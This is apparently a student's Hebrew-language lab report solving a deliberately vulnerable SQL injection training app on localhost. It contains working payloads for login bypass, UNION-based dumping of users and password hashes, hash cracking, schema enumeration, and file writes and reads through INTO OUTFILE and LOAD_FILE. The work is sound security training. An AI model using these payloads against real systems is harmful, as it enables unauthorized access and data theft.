

SQL Injection Training – מטלה 1 – תכנות בטוח

שלומי בן-שושן

כללי

בדו"ח זה אתאר את הפתרון שלי לתרגיל SQL Injection. לצורך הרצת התרגיל, השתמשתי ב-Docker, תוכנה המריצה תוכניות בקונטיינרים. השתמשתי בסקריפט start.sh שצורף לתרגיל על-מנת לטעון שתי images ל-Docker – web-server, המדמה שרת web ו-sql-server, המדמה שרת MySQL. השרתים בתרגיל נגישים בכתובת localhost בפורט 8000, וחשופים למתקפות SQL Injection. בכדי לוודא שהשרתים יעבדו כראוי במהלך התרגיל, תחילה איפסתי את השרת באמצעות פנייה באמצעות הדפדפן לכתובת localhost: 8000/resetdb.php.

לאחר איפוס השרת, פניתי באמצעות הדפדפן לכתובת <http://localhost:8000> והופיע המסך הבא:

SQL Injection Exercise

Enjoy

You can use the following users or register your own for the various exercises in the application.

- bob:password
- voldemort:horcrux

Additional information

- The database needs to be setup before beginning. To (re)set the database, navigate to [reset database](#).
- Most pages support a debug view to see the query being run. Add `?debug=<password>` to the URL to enable this.
- The application is meant to be a deliberately insecure to practice and learn SQL Injection attacks. **Do not run on a server exposed to the Internet or in untrusted environments!**

[register.php - user registration page](#)

This page can be used to create users that will be used throughout the application.

[login.php - basic injection page](#)

This page contains the most simplistic form of SQL injection flaw. Verbose errors, can be used to enumerate columns and bypass user authentication altogether. Very common on the Internet.

[searchproducts.php - multiple exercises](#)

Page contains code that fetches multiple entries from the DB, can be abused to extract arbitrary data

[blindsqli.php - vulnerable to content and time based blind SQLi](#)

Page is vulnerable to blind sql injection using both changes in content as well as response times. Data can be extracted using true and false statements.


[os_sqli.php - can be used to interact with the filesystem and the OS via the MySQL databases](#)

Can be used to interact with the OS, including reading and writing of files and other tasks.

סעיף ראשון

בסעיף זה יש להתחבר למסד הנתונים באמצעות המשתמש של alice.

נכנס לקישור: [login.php - basic injection page](#), ויופיע המסך:



מכיוון שנתון שהשרת חשוף לחולשת SQL Injection (ולפי הנלמד בתרגול), ניתן להניח שלאחר הזנת שם המשתמש X והסיסמה Y, נשלחת למסד הנתונים query מהצורה:

```
SELECT * FROM users WHERE username='X' AND password='Y'
```

אמנם לא ניתן לדעת בוודאות את המימוש המדויק של ה-query, וגם ייתכן שהסיסמה שמורה בצורת hash, אך הנחה זו מספיקה בכדי למצוא דרך להתחבר בשם alice. ננסה להזין את שם המשתמש:

alice' --

על-מנת לסגור את מחרוזת שם המשתמש עם ' ולשים את כל המשך השורה בהערה באמצעות **--**. נקבל את השגיאה:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

נראה שיש בעיית syntax כלשהי באזור התו מרכאות (") השקול לגרש ('). מכיוון שהשגיאה נובעת מהקלט שהכנסנו, והכנסנו גרש רק פעם אחת בקלט, ניתן להבין יש בעיית syntax סביבו. ייתכן שמדובר בחוסר בסוגר סוגריים, במידה וה-query מהצורה:

```
SELECT * FROM users WHERE (username='X') AND (password='Y')
```

נכניס את שם המשתמש:

alice') --

אשר ייצור בשרת את ה-query:

```
SELECT * FROM users WHERE (username='alice') -- ') AND (password='Y')
```

Query זו תסגור את מחרוזת השם ואת הסוגריים, ותשים את כל המשך השורה בהערה, כך שבדיקת הסיסמה כלל לא רלוונטית, ובכך נצליח להתחבר למסד הנתונים.

סעיף שני

בסעיף זה יש להשתמש בממשק החיפוש על-מנת למצוא מידע על השרת – את ה-user המחובר, את שם ה-host, ואת גרסת השרת.

נכנס לקישור: [searchproducts.php - multiple exercises](#), ויופיע המסך:

Welcome alice!! Search for products here

Search for a product:

| Product Name | Product Type | Description | Price (in USD) |
|--------------|--------------|-------------|----------------|
|--------------|--------------|-------------|----------------|

נשים לב שאנחנו מחוברים עם המשתמש של alice, ושמופיעה לנו טבלה ריקה.

נלחץ על הכפתור "Search!" על-מנת לנסות להבין את המערכת, ונקבל:

| Product Name | Product Type | Description | Price (in USD) |
|-----------------|------------------|--|----------------|
| pillows | bedroom linen | soft fluffy pillows | 4000 |
| book shelf | furniture | hard balsa wood furniture | 3200 |
| pressure cooker | kitchen | 5 ltr. pressure cooker for the entire family | 12000 |
| shampoo | healthcare | anti dandruff shampoo for oily hair | 2300 |
| tubelight | lighting | bright light for the entire house | 1200 |
| headphones | computers | high quality Bose standard china made headphones | 200 |
| ADSL2 router | wireless devices | long range wireless router for the entire locality | 9090 |
| buffalo | animal | endless supply of authentic milk | 23000 |
| bicycle | vehicles | the best in the market, now ride to office! | 10000 |
| cyber | cyber | SQL injection and more cyber | 123212300 |

נראה שיש ארבע עמודות, ולכן ננסה להשתמש ב-UNION SELECT על-מנת לקבל טבלה עם ערכים פשוטים, בכדי להבין כיצד הקלט שאנו מזינים משפיע על הפלט המתקבל.

נכניס את החיפוש:

```
' UNION SELECT 1,2,3,4 --
```

שמטרתו לסגור את מחרוזת הקלט לחיפוש, ולהפעיל פקודה שתציג מספר שונה בכל עמודה בטבלה.

נקבל את השגיאה הבאה:

| Product Name | Product Type | Description | Price (in USD) |
|---|--------------|-------------|----------------|
| The used SELECT statements have a different number of columns | | | |

שגיאה זו מעידה על כך שהשתמשנו ב-UNION SELECT עם מספר לא מתאים של statements. ניזכר שהטבלה שהוצגה קודם כללה ארבע עמודות מלאות במידע, ולפיכך יש לפחות ארבע עמודות (השאר פשוט לא מוצגות בדף). נרצה לגלות כמה עמודות יש, ונעשה זאת באמצעות חיפוש אקספוננציאלי החל מ-4.

נכניס את הקלט :

```
' ORDER BY 8 --
```

שמטרתו לסגור את מחרוזת הקלט לחיפוש ולסדר את הטבלה לפי העמודה השמינית אם קיימת, ונקבל את השגיאה הבאה :

| Product Name | Product Type | Description | Price (in USD) |
|--------------------------------------|--------------|-------------|----------------|
| Unknown column '8' in 'order clause' | | | |

כלומר, אין עמודה שמינית, ולכן כעת יש לנו חסמים עליון ותחתון (8 ו-4) על מספר העמודות.

ננסה להשתמש ב-ORDER BY עם מספרים שונים בין 5 ל-7 וגלה כי כאשר מריצים את החיפוש :

```
' ORDER BY 5 --
```

לא מתקבלת שגיאה, ולפיכך יש בטבלה 5 עמודות.

נזריק את הקלט :

```
' UNION SELECT 1,2,3,4,5 --
```

ונקבל :

| Product Name | Product Type | Description | Price (in USD) |
|--------------|--------------|-------------|----------------|
| 2 | 3 | 4 | 5 |

כלומר, הצלחנו ליצור קשר בין קלט חיפוש לפלט בטבלה. נשים לב שעמודה מספר 1 היא זו שלא מופיעה בדף באינטרנט המוצג. כעת נרצה להחליף את המספרים בפונקציות שיעזרו לנו לקבל מידע על השרת בכך שיחזירו את הפלט שלהן לתוך הטבלה.

נרצה להזריק קלט שיסגור את מחרוזת הקלט לחיפוש ויריץ פונקציית UNION SELECT שתחזיר פלט בצורה המתאימה לטבלה. נזנח את ה-statement הראשון, שכן העמודה הראשונה לא מופיעה בדף, ובכל אחד מה-statements הבאים ב-UNION נריץ פקודה שונה שהפלט שלה הוא מידע כלשהו על השרת.

הפקודות שנבחר הן :

- database() - לקבלת שם מסד-הנתונים
- version() - לקבלת גרסת מסד-הנתונים
- user() - לקבלת המשתמש המחובר
- @@hostname - לקבלת שם ה-host.

אם כן, נזין את החיפוש הבא :

```
' UNION SELECT 1,database(),version(),user(),@@hostname --
```

ונקבל :

| Product Name | Product Type | Description | Price (in USD) |
|--------------|--------------|-----------------|----------------|
| sqlitraining | 8.0.23 | weak@172.18.0.3 | 2bb17e205ba1 |

כלומר, תשובה סופית :

- שם מסד-הנתונים הוא **sqlitraining**.
- גרסת מסד-הנתונים היא **8.0.23**.
- שם המשתמש המחובר הוא **weak** (שמחובר בכתובת IP הפנימית 172.18.0.3).
- שם ה-host הוא **2bb17e205ba1**.

סעיף שלישי

בסעיף זה יש להשתמש בממשק החיפוש על-מנת לגלות את הסיסמה של הלוורד וולדמורט.

נשאר בממשק החיפוש [searchproducts.php - multiple exercises](#). נרצה למצוא שמות של טבלאות שימושיות שמהן נוכל לחלץ מידע על voldemort שיעזור לנו להשיג את הסיסמה שלו, ולשם כך נשתמש בקלט שימושי מהתרגול:

```
' UNION SELECT 1,2,3,table_name,column_name FROM
information_schema.columns --
```

חיפוש זה סוגר את מחרוזת קלט החיפוש, ולאחר מכן מפעיל פקודה שמוצאת את כל שמות הטבלאות ושמות העמודות שבהן מהמשתנה information_schema של הסכמה. את הפלט "נשפוך" לטבלה באמצעות האופרטור UNION.

כך נקבל את הטבלה הבאה :

| | | | |
|---|---|--------------------------|---------------|
| 2 | 3 | VIEW_TABLE_USAGE | TABLE_CATALOG |
| 2 | 3 | VIEW_TABLE_USAGE | TABLE_SCHEMA |
| 2 | 3 | VIEW_TABLE_USAGE | TABLE_NAME |
| 2 | 3 | cyber_tableAAAAAAAAAAAAA | cyberid |
| 2 | 3 | cyber_tableAAAAAAAAAAAAA | cyberHour |
| 2 | 3 | products | id |
| 2 | 3 | products | product_name |
| 2 | 3 | products | product_type |
| 2 | 3 | products | description |
| 2 | 3 | products | price |
| 2 | 3 | users | id |
| 2 | 3 | users | username |
| 2 | 3 | users | password |
| 2 | 3 | users | fname |
| 2 | 3 | users | description |

הטבלה אמנם ארוכה מכדי להכניס צילום מסך כולל שלה, אך הצילום המצורף מכיל את החלק הרלוונטי. הטבלה המתקבלת בתוצאת החיפוש כוללת את שמות הטבלאות בסכמה בעמודה 4, ולכל טבלה את שמות העמודות בה בעמודה 5.

טבלה שנראית שימושית למשימה היא users, ואנו רואים כי שמות העמודות בה הם : id, username, password, fname, description. אם כן, נכניס את החיפוש הבא :

```
' UNION SELECT 1,username,password,description,fname FROM users WHERE
username='voldemort' --
```

ונקבל:

| Product Name | Product Type | Description | Price (in USD) |
|--------------|----------------------------------|------------------------------|----------------|
| voldemort | 856936b417f82c06139c74fa73b1abbe | How dare you! Avada kedavra! | voldemort |

כלומר, מצאנו כי הסיסמה של voldemort השמורה במסד-הנתונים היא: 856936b417f82c06139c74fa73b1abbe

לא סביר שמשמש יזכור סיסמה כה מסובכת, וגם אם ננסה להזדהות באמצעותה בשם voldemort, נתקל בכישלון. לכן, סביר שמדובר ב-hash של הסיסמה.

נשתמש בשירות פיצוח מחרוזות hash בכדי לנסות לשחזר את הסיסמה שה-hash שלה הוא זה שמופיע בטבלה. שירות פופולארי שעושה זאת ניתן ע"י האתר <https://crackstation.net>.

נכנס אליו, נזין את ה-hash של הסיסמה, ונקבל:

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below it, a text box contains the hash '856936b417f82c06139c74fa73b1abbe'. To the right of the text box is a reCAPTCHA widget. Below the text box, a list of supported hash types is shown: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults. Below this, a table displays the results of the crack:

| Hash | Type | Result |
|----------------------------------|------|---------|
| 856936b417f82c06139c74fa73b1abbe | md5 | horcrux |

Below the table, a legend for color codes is provided: Green: Exact match, Yellow: Partial match, Red: Not found. The 'Result' column in the table is highlighted in green, and the word 'horcrux' is circled in red.

כלומר, הסיסמה של הלורד וולדמוט היא horcrux. כדי לאמת זאת, ניכנס לקישור login.php, נזין שם משתמש voldemort וסיסמה horcrux, ונצלח!

סעיף רביעי

בסעיף זה נתון כי קיימת טבלה סודית במס הנתונים sqlitraining. עלינו להשתמש בממשק החיפוש בכדי למצוא את שם הטבלה והשדות הנמצאים בה.

נשאר בממשק החיפוש [searchproducts.php - multiple exercises](#).

נביט בטבלאות ובעמודות שהצלחנו להוציא בסעיף הקודם :

| | | | |
|---|---|--------------------------|---------------|
| 2 | 3 | VIEW_TABLE_USAGE | TABLE_CATALOG |
| 2 | 3 | VIEW_TABLE_USAGE | TABLE_SCHEMA |
| 2 | 3 | VIEW_TABLE_USAGE | TABLE_NAME |
| 2 | 3 | cyber_tableAAAAAAAAAAAAA | cyberId |
| 2 | 3 | cyber_tableAAAAAAAAAAAAA | cyberHour |
| 2 | 3 | products | id |
| 2 | 3 | products | product_name |
| 2 | 3 | products | product_type |
| 2 | 3 | products | description |
| 2 | 3 | products | price |
| 2 | 3 | users | id |
| 2 | 3 | users | username |
| 2 | 3 | users | password |
| 2 | 3 | users | fname |
| 2 | 3 | users | description |

בפלט זה קיבלנו המון שמות של טבלאות ועמודות, אך ניתן לשער שרק הטבלאות users, products ו-cyber_tableAAAAAAAAAAAAA נראות כמו טבלאות מערכת כלשהן. נרצה איכשהו לאמת את ההשערה.

נחפש ב-Google כיצד להבדיל בין טבלאות משתמש לטבלאות מערכת ב-MYSQL, ונגלה שניתן להשתמש במשתנים tables ו-table_type¹. אם כן, נכניס את החיפוש הבא :

```
-- UNION SELECT 1,2,table_name,table_type,5 FROM information_schema.tables
```

ונקבל את הטבלה :

| | | | |
|---|------------------------------|-------------|---|
| 2 | TABLESPACES | SYSTEM VIEW | 5 |
| 2 | TABLESPACES_EXTENSIONS | SYSTEM VIEW | 5 |
| 2 | TABLES_EXTENSIONS | SYSTEM VIEW | 5 |
| 2 | TABLE_CONSTRAINTS | SYSTEM VIEW | 5 |
| 2 | TABLE_CONSTRAINTS_EXTENSIONS | SYSTEM VIEW | 5 |
| 2 | TABLE_PRIVILEGES | SYSTEM VIEW | 5 |
| 2 | TRIGGERS | SYSTEM VIEW | 5 |
| 2 | USER_ATTRIBUTES | SYSTEM VIEW | 5 |
| 2 | USER_PRIVILEGES | SYSTEM VIEW | 5 |
| 2 | VIEWS | SYSTEM VIEW | 5 |
| 2 | VIEW_ROUTINE_USAGE | SYSTEM VIEW | 5 |
| 2 | VIEW_TABLE_USAGE | SYSTEM VIEW | 5 |
| 2 | cyber_tableAAAAAAAAAAAAA | BASE TABLE | 5 |
| 2 | products | BASE TABLE | 5 |
| 2 | users | BASE TABLE | 5 |

הצילום לעיל אמנם מכיל רק חלק מהפלט, אך ניתן לראות שיש שלוש טבלאות מסוג Base Table, והשאר הן מסוג System View, מה שמחזק את ההשערה. אם כן, users ו-products הן אינן טבלאות סודיות, מה שמשאיר אותנו עם הטבלה הסודית cyber_tableAAAAAAAAAAAAA.

מהפלט הקודם אנו יודעים כי העמודות בטבלה הסודית הן cyberId ו-cyberHour, ולכן נכניס את החיפוש :

```
-- UNION SELECT 1,2,3,cyberId,cyberHour FROM cyber_tableAAAAAAAAAAAAA
```

שמטרתו להוציא מידע ערכים מהשדות של הטבלה הסודית שמצאנו. נקבל טבלה ריקה, כלומר ככל הנראה לא שמורים בה ערכים, אך בכל מקרה ענינו על הסעיף שכן מצאנו את שם הטבלה ושמות שדותיה.

¹ הפנייה עבור table_type : <https://dev.mysql.com/doc/refman/8.0/en/information-schema-introduction.html>

סעיף חמישי

בסעיף זה נתון כי יש מסד נתונים מסתורי בשם secure, ובעזרת חולשת Blind SQL יש למצוא את שם הטבלה שנמצאת בו, כמה ערכים יש בה, ומה הם.

נכנס לקישור <http://localhost:8000/blindsql.php> - vulnerable to content and time based blind SQLi, ויופיע המסך:

Blind SQL Injection (via content response and time delays)

Username:

alice

Password Hash:

c93239cae450631e9f55d71aed99e918

Name:

alice

Description:

In wonderland right now :O

נשים לב שאנחנו מחוברים לשירות עם המשתמש alice.

ה-URL בו אנו נמצאים הוא: <http://localhost:8000/blindsql.php?user=alice>

כלומר, ככל הנראה נשלחת למסד-הנתונים איזושהי query שתלויה ב-username שניתן ע"י ה-URL. ניתן להניח שמדובר ב-query שכוללת את התנאי WHERE username=\$user ... כאשר \$user מגיע מבקשת ה-HTTP. בנוסף, נשים לב שהמידע המוצג מסך הוא ערכי כל השדות המתייחסים למשתמש, למעט השדה id. אם כן, ניתן גם כאן להשתמש ב-UNION SELECT.

ננסה לגשת לכתובת:

`http://localhost:8000/blindsql.php?user=' UNION SELECT 1,2,3,4,5 --%20`

נשים לב שבכדי לשים את כל המשך השורה בהערה יש צורך ברווח אחרי ה-"'--". עם זאת, אם נכתוב בצורה ישירה רווח בסוף השורה, הוא יחתך ע"י הדפדפן. לכן, יש צורך לכתוב בסוף השורה את הייצוג המחרוזתי של רווח – %20, או לחלופין לשים בסוף השורה תו רווח ואז כל תו אחר, למשל "/" ונקבל אפקט דומה.

בכל מקרה מהגישה לעיל נקבל את התוצאה:

Blind SQL Injection (via content response and time delays)

Username:

2

Password Hash:

3

Name:

4

Description:

5

שמעידה על כך שהצלחנו לקשר בין הקלט דרך ה-URL לפלט בדף.

ראינו בסעיף הרביעי שב-information_schema יש טבלה בשם tables שמספקת מידע על כל הטבלאות השמורות בסכמה. נוכל להשתמש בשדות table_name, table_rows ו-table_schema על-מנת לקבל מידע על הטבלה שאנו מחפשים.

נשתמש ב-URL הבא :

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT
'',table_name,table_rows,'','' FROM information_schema.tables WHERE
table_schema='secure' -- /
```

בעצם אנו מזריקים לשרת בקשת SQL שמבקשת את שמות כל הטבלות ומספר השורות בהן שקיימות בסכמה ששמה secure. נציין כי המחרוזות הריקות ' ' נועדו כדי לא להדפיס דבר ב-statements לא רלוונטיים של ה-UNION, והסלש בסוף נועד כדי לייצר תו רווח לפניו.

התוצאה :

| Blind SQL Injection (via content response and time delays) | |
|--|----------------------------------|
| Username: | 789b05678e7f955d2cf125b0c05616c9 |
| Password Hash: | 3 |
| Name: | |
| Description: | |

כלומר, מצאנו טבלה סודית בשם 789b05678e7f955d2cf125b0c05616c9 שיש בה שלוש שורות.

כעת, נרצה לדעת כמה עמודות יש בטבלה זו, ולכן נריץ את ה-URL :

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT
'',count(*),'','' FROM information_schema.columns WHERE table_schema
='secure' -- /
```

והתוצאה :

| Blind SQL Injection (via content response and time delays) | |
|--|---|
| Username: | 2 |
| Password Hash: | |
| Name: | |
| Description: | |

כלומר, יש בטבלה שתי עמודות.

כעת יש לנו את שם הטבלה, את מספר השורות בה, ואת מספר העמודות בה. כדי להוציא מידע מהטבלה, עלינו לדעת קודם את שמות העמודות בה. עד כה בכל בטבלה בתרגיל הייתה עמודה בשם id. נבדוק האם יש בטבלה זו עמודה כזו באמצעות ה-URL הבא:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT  
'',column_name,'','','' FROM information_schema.columns WHERE  
TABLE_SCHEMA='secure' AND column_name='id' -- /
```

התוצאה:

Blind SQL Injection (via content response and time delays)

Username: id
Password Hash:
Name:
Description:

כלומר, ה-query הצליחה, ולפיך יש עמודה בשם id בטבלה 789b05678e7f955d2cf125b0c05616c9. כעת ידוע שם של עמודה אחת מתוך שתיים. נרצה לגלות את שם העמודה השנייה, ונעשה זאת באמצעות query דומה שתבקש את שם העמודה ששונה מ-id.

נעשה זאת באמצעות ההזרקה:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT  
'',column_name,'','','' FROM information_schema.columns WHERE  
TABLE_SCHEMA='secure' AND column_name!='id' -- /
```

ונקבל:

Blind SQL Injection (via content response and time delays)

Username: random
Password Hash:
Name:
Description:

כלומר, שם העמודה השנייה random.

כעת, יש לנו את שם הטבלה, ממדיה ושמות עמודותיה. מכיוון שניתן להציג בדף מידע רק משורה אחת בטבלה, נבנה query שתזרק ב-URL שתבקש שורה אחת לפי ה-id.

נכתוב:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT '',id,random,'','',''  
FROM secure.789b05678e7f955d2cf125b0c05616c9 WHERE id=1 -- /
```

נשים לב לאופן בו אנחנו פונים לטבלה מסכמה אחרת, וכמו כן לכך שאנו מוציאים מידע משורה אחת בלבד שה-id שלה הוא 1. זאת תחת ההנחה שה-ids לא חוזרים על עצמם (שבכל שורה יש id שונה). אם הנחה זו לא נכונה, נגלה זאת ונחפש דרך אחרת לפתרון.

התוצאה:

Blind SQL Injection (via content response and time delays)

Username: 1
Password Hash: 500005a45259886639ca326d712435283290bee26ba18eaba424f2387cd956d4
Name:
Description:

כלומר, בשורה הראשונה מופיע הערך:

500005a45259886639ca326d712435283290bee26ba18eaba424f2387cd956d4

נמשיך באופן דומה עבור id=2 ו-id=3.

נכתוב:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT '',id,random(),'',''  
FROM secure.789b05678e7f955d2cf125b0c05616c9 WHERE id=2 -- /
```

ונקבל:

Blind SQL Injection (via content response and time delays)


Username: 2
Password Hash: VeryRandomIndeed
Name:
Description:

כלומר, בשורה השנייה מופיע הערך: VeryRandomIndeed.

נכתוב:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT '',id,random(),'',''  
FROM secure.789b05678e7f955d2cf125b0c05616c9 WHERE id=3 -- /
```

ונקבל:



כלומר, בשורה השנייה מופיע הערך : (This is the last row. Well done :).

והרי שהוצאנו את כל הערכים מהטבלה.

נשאלת השאלה, מה אם ה-ids לא היו עקביים, למשל 1, 87, 1503? במקרה כזה היינו כותבים סקריפט שרץ על כל ה-ids עד מספר מאוד גבוה ועוצר כאשר הוא מוצא שלושה ערכים, שכן ידוע לנו שישנן רק 3 שורות.

בסך הכל, מצאנו את שם הטבלה, כמה ערכים יש בה ומה הם.

סעיף שישי

בסעיף זה יש לכתוב את המחרוזת "Hello, World" לנתיב "/home/hello_world.txt" בשרת.

נעשה זאת באמצעות הזרקה של בקשת SQL דרך URL באמצעות הממשק [blindsqli.php](#).

נחפש ב-Google את ה-syntax של MySQL שמאפשר לכתוב לקבצים, ונגלה שניתן להשתמש במילים INTO כדי להוציא תוצאה של query למקור חיצוני, ו-OUTFILE כדי להגדיר שהמקור החיצוני הוא הקובץ בנתיב שיבוא מיד לאחר המילה². בנוסף, מכיוון שאנו משתמשים בממשק blindsqli.php, עדיין יש להשתמש ב-UNION SELECT.

אם כן, נבנה את ההזרקה באופן הבא:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT 'Hello, World',  
'', '', '', '' INTO OUTFILE '/home/hello_world.txt' -- /
```

נשים לב למחרוזות הריקות ' ' שמטרתן לא לכתוב דברים מיותרים לקובץ.

התוצאה תהיה יצירה של קובץ בשם hello_world.txt שמכיל את המחרוזת "Hello, World". נוודא זאת לאחר פתרון הסעיף בא.

² הפנייה עבור INTO OUTFILE:

<https://stackoverflow.com/questions/21253704/how-to-save-mysql-query-output-to-excel-or-txt-file>

סעיף שביעי


בסעיף זה נאמר שיש בשרת קובץ בשם flag.txt בתיקייה "/home", ויש למצוא את תוכנו.

גם את סעיף זה נפתור באמצעות הזרקה של בקשת SQL דרך URL באמצעות הממשק [blindsqli.php](#).
נחפש ב-Google את ה-syntax של MySQL לטעינת מידע מקובץ, ונגלה כי ניתן להשתמש בפונקציה `LOAD_FILE(file_name)`.³

נזריק:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT  
'','','','','LOAD_FILE('/home/flag.txt') -- /
```

ונקבל:




קיבלנו טקסט לא קריא. ככל הנראה שמורים בקובץ בתים בקידוד לא מוכר לדפדפן. נרצה להמיר את הבתים הללו לקידוד בבסיס הקסדצימלי. נחפש ב-Google כיצד לעשות זאת, ונגלה שניתן להשתמש בפונקציה `HEX()` שעושה בדיוק את זה.⁴

אם כן, נכתוב:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT  
'','','','','HEX(LOAD_FILE('/home/flag.txt')) -- /
```

ונקבל:



³ הפנייה עבור `LOAD_FILE()`: https://www.w3resource.com/mysql/string-functions/mysql-load_file-function.php

⁴ הפנייה עבור `HEX()`: <https://www.w3resource.com/mysql/string-functions/mysql-hex-function.php>

כלומר, קיבלנו כי בקידוד הקסדצימלי שמור בקובץ flag.txt המידע:


8F34446A029DE8924FF00809D401CB08BF0EC4D76F98D9AEB9A51D2219B862AC93A41748
C6571F55

ופתרנו את הסעיף.

כעת, כדי לוודא את הפתרון של הסעיף הקודם (השישי), נוכל לכתוב:

```
http://localhost:8000/blindsqli.php?user=' UNION SELECT '', '', '', '',  
LOAD_FILE('/home/hello_world.txt') -- /
```

ולקבל:



כלומר, בסעיף 6 הצלחנו ליצור קובץ בשם hello_world.txt ולשמור בו את המחרוזת "Hello, World", שכן בסעיף 7 הצלחנו לקרוא את המחרוזות מהקובץ ולהציגה בדפדפן.